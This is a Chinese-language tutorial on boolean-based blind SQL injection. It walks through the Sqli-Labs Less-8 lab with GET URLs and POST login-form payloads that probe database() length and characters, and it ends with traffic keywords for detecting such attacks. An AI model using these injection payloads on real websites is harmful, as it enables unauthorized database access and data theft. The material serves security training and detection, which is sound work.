基于布尔的盲注

一、判定是否有注入点

利用页面的细微变化来判定是否有注入点


二、常用 payload

基于布尔型的盲注，我们通常采用下面的办法猜解字符串.


```
length(databse());
substr(databse(),1,1);
ascii(substr(database(),1,1));
ascii(substr(database(),1,1))>N;
ascii(substr(database(),1,1))=N;
ascii(substr(database(),1,1))<N;
```

三、Get 基于布尔的盲注 Sqli-Lab 8 实验演示

分别输入/?id=1 和/?id=1’ 或者/?id=1\，返回的结果情况



可以看出有不同地方，则可以判断出这里存在注入点
查看源码也可以看出来




然后利用布尔盲注，测试数据库名字的长度

http://192.168.137.218:8088/Less-8/?id=1%27%20and%20length(database())=8%20--+

出现 you are in 则证明盲注成功

相反的如果是

http://192.168.137.218:8088/Less-8/?id=1%27%20and%20length(database())=9%20--+



四、Post 基于布尔的盲注

在存在的注入点 POST 提交的参数后，加入 if 判断正确或者错误的语句
length(databse());
substr(databse(),1,1);
ascii(substr(database(),1,1))>N;
ascii(substr(database(),1,1))=N;
ascii(substr(database(),1,1))<N;

Payload//如果不知道用户名用 or，但要求用户名要做到不正确，找一个最不像用户名的用户名
uname=admin’ and (length(database())>7) --
&passwd=admin123456&submit=Submit

uname=dddd’ or length(database())>7 -- &passwd=admin&submit=Submit

五、基于布尔的盲注的流量分析

流量关键字
and
length
ascii
ord
substr
mid